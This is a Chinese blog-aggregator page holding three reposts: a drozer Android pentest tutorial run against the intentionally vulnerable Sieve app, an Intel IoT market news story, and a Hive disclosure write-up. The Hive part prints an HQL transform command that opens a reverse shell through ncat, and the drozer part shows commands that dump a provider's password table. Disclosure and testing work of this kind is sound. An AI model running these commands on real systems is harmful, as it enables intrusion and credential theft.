首页 文章 精选 留言 我的

精选列表

搜索[AI渗透率],共10004篇文章
优秀的个人博客,低调大师

drozer安装和使用——android渗透测试


一、drozer安装包 把Drozer工具包drozer-installer-2.3.4.zip解压后看到的目录如下图,其中setup.exe文件是安装在PC机上面的,agent.apk是安装在手机模拟器或者移动手机里面的。 二、PC机上面安装 在pc机器上面直接点击setup.exe进行傻瓜式安装就行了,程序默认安装在“C:\drozer”下,安装好后如下图所示: 三、安装agent.apk到手机模拟器 使用adb工具把“agent.apk”安装到逍遥游模拟器中去。首先确保adb与逍遥游模拟器已经连接好了,然后使用“adb install agent.apk”命令进行安装 上面提示success说明已经安装成功了,现在回到逍遥游模拟器上面查看确实已经安装好了drozer agent 四、在android端设置启用“drozer agent” 运行drozer,然后点击embedded server 点击enable启动drozer server 五、启用PC drozer与逍遥游手机模拟器drozer agent通信 在PC机drozer目录下输入以下命令, c:\drozer>adb forward tcp:31415 tcp:31415 这里drozer Server默然监听的为31415端口,所以需要在主机上同样与31415端口进行通信,本地电脑上调用adb执行命令:adb forward tcp:31415 tcp:31415进行端口转发 然后运行drozer console connect,出现以下“dz>”提示符,说明通信成功。 六、Drozer具体使用 1、查找终端设备所有APK信息 命令:run app.package.list 效果图如下: 2、通过关键字过滤来匹配显示 命令:run app.package.list -f settings 含义:-f是过滤的意思,通过后面的关键字过滤来匹配显示。 效果图如下: 3、查看指定apk的信息,例如查看百度地图app的信息 命令:run app.package.info -a com.mwr.example.sieve 效果图如下: 4、查找APK存在的攻击面 命令:run app.package.attacksurface com.baidu.BaiduMap 含义:查找APK存在的攻击面(activity、content、provider、service) 效果图如下: 5、获取activity信息 命令:run app.activity.info -a com.mwr.example.sieve 含义:获取activity信息 效果图如下: 6、启动activity 命令:run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.FileSelectActivity 使用方法:run app.activity.start --component包名activity组件名 help app.activity.start命令时查看app.activity.start命令的使用方法 效果图: 执行上面命令后,逍遥游模拟器弹出了一个activity,如下图: 6、获取ContentProvider信息 命令:run app.provider.info -a com.mwr.example.sieve 效果图: 7、获取所有可以访问的Uri——Content Providers(数据泄露) 命令:run scanner.provider.finduris -a com.mwr.example.sieve 效果图: 8、获取各个Uri的数据—Content Providers(数据泄露) 命令: run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords 效果图如下,获取到了数据。 命令: run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords–vertical 加上“--vertical”只显示结果 9、检测SQL注入 命令:run scanner.provider.injection -a com.mwr.example.sieve 效果图如下: 10、检测目录遍历 命令:run scanner.provider.traversal -a com.mwr.example.sieve 效果图如下: 11、Drozer命令大全参考 网址:http://blog.csdn.net/cch139745/article/details/53691123 http://www.droidsec.cn/%E4%BD%BF%E7%94%A8drozer%E5%AF%B9android%E5%BA%94%E7%94%A8%E8%BF%9B%E8%A1%8C%E5%AE%89%E5%85%A8%E8%AF%84%E4%BC%B0/ 本文转自 老鹰a 51CTO博客,原文链接:http://blog.51cto.com/laoyinga/2052997

优秀的个人博客,低调大师

英特尔渗透中国物联网市场

对英特尔而言,物联网意味着未来。 据麦肯锡全球研究中心的一项报告显示,在过去五年互联设备的数量增长了300%,并预计到2025年,各种物联网应用带来的经济规模可能会超过10万亿美元。而根据英特尔的预测,到2020年将有500亿台形式多样的智能互联设备。 物联网与云计算、大数据、移动互联网同属战略新兴产业,它们之间相互促进、协同发展,占据未来。这也让众多芯片厂商加入对物联网市场的争夺。 由于传统PC芯片业务增长停滞,英特尔迫切需要转型,正全面加速物联网的发展和部署,希望推动物联网变革时代的到来。 与PC时代不同的是,物联网时代计算无处不在。每个设备、每个物体都将具备计算能力,因此集成的计算解决方案将向尺寸更小、运行速度更快、功能更灵活、产量更大的方向演化。 所以自2013年起,英特尔便开始拓展低功耗产品路线图,其中包括专为物联网智能系统而设计的凌动处理器E3800产品系列,以及低能耗、小内核的英特尔Quark系统芯片X1000。 2015年英特尔Quark SE系统芯片以及英特尔Quark微控制器D1000和D2000面向物联网推出,英特尔正式将触角延伸至微控制器(MCU)领域。 通过提供一系列从至强、酷睿、凌动到Quark的基础性构建模块,英特尔希望帮助开发者和服务提供商快速、顺利地开发和提供物联网解决方案。 9月28日,2016英特尔物联网解决方案大会在北京召开。英特尔销售与市场事业部副总裁兼全球物联网销售总经理斯若玫 (Rose Schooler)和英特尔公司物联网事业部中国区总经理陈伟接受了界面新闻的采访。 “中国物联网市场潜力巨大,英特尔物联网正在中国全面布局,加速产业合作升级,为中国物联网的发展提供驱动力。”据斯若玫介绍,自2013年英特尔嵌入式事业部正式更名为英特尔物联网事业部后,英特尔一直重视在华的物联网发展策略,并将发展重点放在智能零售、智能安防、智慧能源、智能制造、智能交通与智慧课堂六个领域。 对于重点领域的选择,陈伟解释称,原则是以点带面,专注于对实时计算需求比较高的、有市场刚需的领域。 以智能安防为例,英特尔认为物联网技术的发展可以帮助平安城市建设从传统安防转向智慧城市建设,将基于英特尔架构的技术应用于后端产品与前端和边缘设备中。多家本土安防企业如海康威视、浙江大华、苏州科达等均与英特尔展开了合作。 事实上,由于不同的垂直行业、不同的服务,需要不同的连接方式。诸如智能安防、智能交通等领域对高数据速率、高可靠连接、高安全性和高计算性能有连接需求,而智能穿戴设备、无人机等应用对低功耗则有更高要求。 因此各大芯片公司在物联网布局时有不同的侧重点。例如高通在移动设备芯片上占据优势,因此由智能手机业务延伸的智能家庭、可穿戴设备、智能医疗、无人机和机器人等领域是其侧重点。其推出的Snapdragon Flight无人机平台被大疆创新、零度智控等多家无人机厂商采用。 而英特尔在智能硬件、智能家庭等领域相对弱势,但面向工业控制领域的嵌入式芯片业务已发展多年,因此在物联网上更倾向于工业领域的部署。 “我们积极寻求大型平台供应商合作,如IDF上我们宣布了跟通用电气合作,这将满足端到端的物联网解决方案的供应。”在谈到转型面临的挑战时,斯若玫认为从产品的角度来说,以前更多提供的是相对标准化的产品,现在则要给客户提供比较定制化的解决方案。 因此,英特尔的销售团队正进行重组来适应客户在垂直行业中整合的一些新的要求,同时对资源进行重新调配,并和软件供应商、系统集成商进行接洽。 不过斯若玫认为与其说将出现“爆炸性的突破”,英特尔在中国市场更可能出现的是“令人兴奋的进展”。 “物联网产业链复杂,其中包括传感器的供应商、终端的供应商、硅片的生产商、软件的提供商、系统的供应商及系统集成商等等。在这样的市场中转型或突破很难一夜之间发生,不过由于参与者是PC时代的2-3倍,一旦走上轨道将呈指数型增长。”斯若玫说。 不过这样的“进展”注定不会一帆风顺。在演讲中斯若玫提到从业务的角度来看物联网解决方案的部署将面临解决方案可扩展性、成本/预算、安全性和缺乏解决方案四大挑战。对于英特尔中国如何帮助合作伙伴去解决这些挑战,陈伟并未给出更多的解释。 “对于中国的合作伙伴,我们将由产业事业部和销售部提供相应的支持。”陈伟说道。 本文转自d1net(转载)

优秀的个人博客,低调大师

Hive任意命令/代码执行漏洞+渗透实例

Author: kindle Date: 2013-02-9 Hive是建立在 Hadoop 上的数据仓库基础构架。它提供了一系列的工具,可以用来进行数据提取转化加载(ETL),这是一种可以存储、查询和分析存储在 Hadoop 中的大规模数据的机制。Hive 定义了简单的类 SQL 查询语言,称为 QL,它允许熟悉 SQL 的用户查询数据。同时,这个语言也允许熟悉 MapReduce 开发者的开发自定义的 mapper 和 reducer 来处理内建的 mapper 和 reducer 无法完成的复杂的分析工作。 漏洞详情: HQL可以通过transform自定义Hive使用的 Map/Reduce 脚本,从而调用shell/python等语言,导致攻击者可以通过hive接口等相关操作方式直接获取服务器权限 测试代码: cat /root/test 1 test 创建测试表 create table if not exists kindle(id int,test string); 通过transform来自定义hive使用的shell命令,反弹shell select transform(id) USING ‘/usr/bin/ncat -e /bin/sh ip port’ from kindle; 删除测试表 drop table kindle; 漏洞状态: 通知了部分大公司,尚未联系官方 ————————————————————————————-邪恶的分割线————————————————————————————- 实战案例: 测试Treasure Data集群(Hadoop-based Big Data as a Service on the Cloud | Treasure Data) 过程: 修复状态: 已经通知Treasure Data官方,修补好了,如下图官方的回复 新建/root/test文件,内容是1(或者任意int型数字) 创建测试表 createtableifnotexistskindle(idint); 导入数据(这步很关键,没数据无法触发漏洞) LOADDATALOCALINPATH‘/root/test’INTOTABLEkindle; 通过transform来自定义hive使用的shell命令,反弹shell selecttransform(id)USING‘/usr/bin/ncat-e/bin/shipport’fromkindle; 删除测试表 droptablekindle; http://www.sectop.org/2013/02/treasure-data-hive-vuln/

资源下载

更多资源
Mario

Mario

马里奥是站在游戏界顶峰的超人气多面角色。马里奥靠吃蘑菇成长,特征是大鼻子、头戴帽子、身穿背带裤,还留着胡子。与他的双胞胎兄弟路易基一起,长年担任任天堂的招牌角色。

腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

Sublime Text

Sublime Text

Sublime Text具有漂亮的用户界面和强大的功能,例如代码缩略图,Python的插件,代码段等。还可自定义键绑定,菜单和工具栏。Sublime Text 的主要功能包括:拼写检查,书签,完整的 Python API , Goto 功能,即时项目切换,多选择,多窗口等等。Sublime Text 是一个跨平台的编辑器,同时支持Windows、Linux、Mac OS X等操作系统。

用户登录
用户注册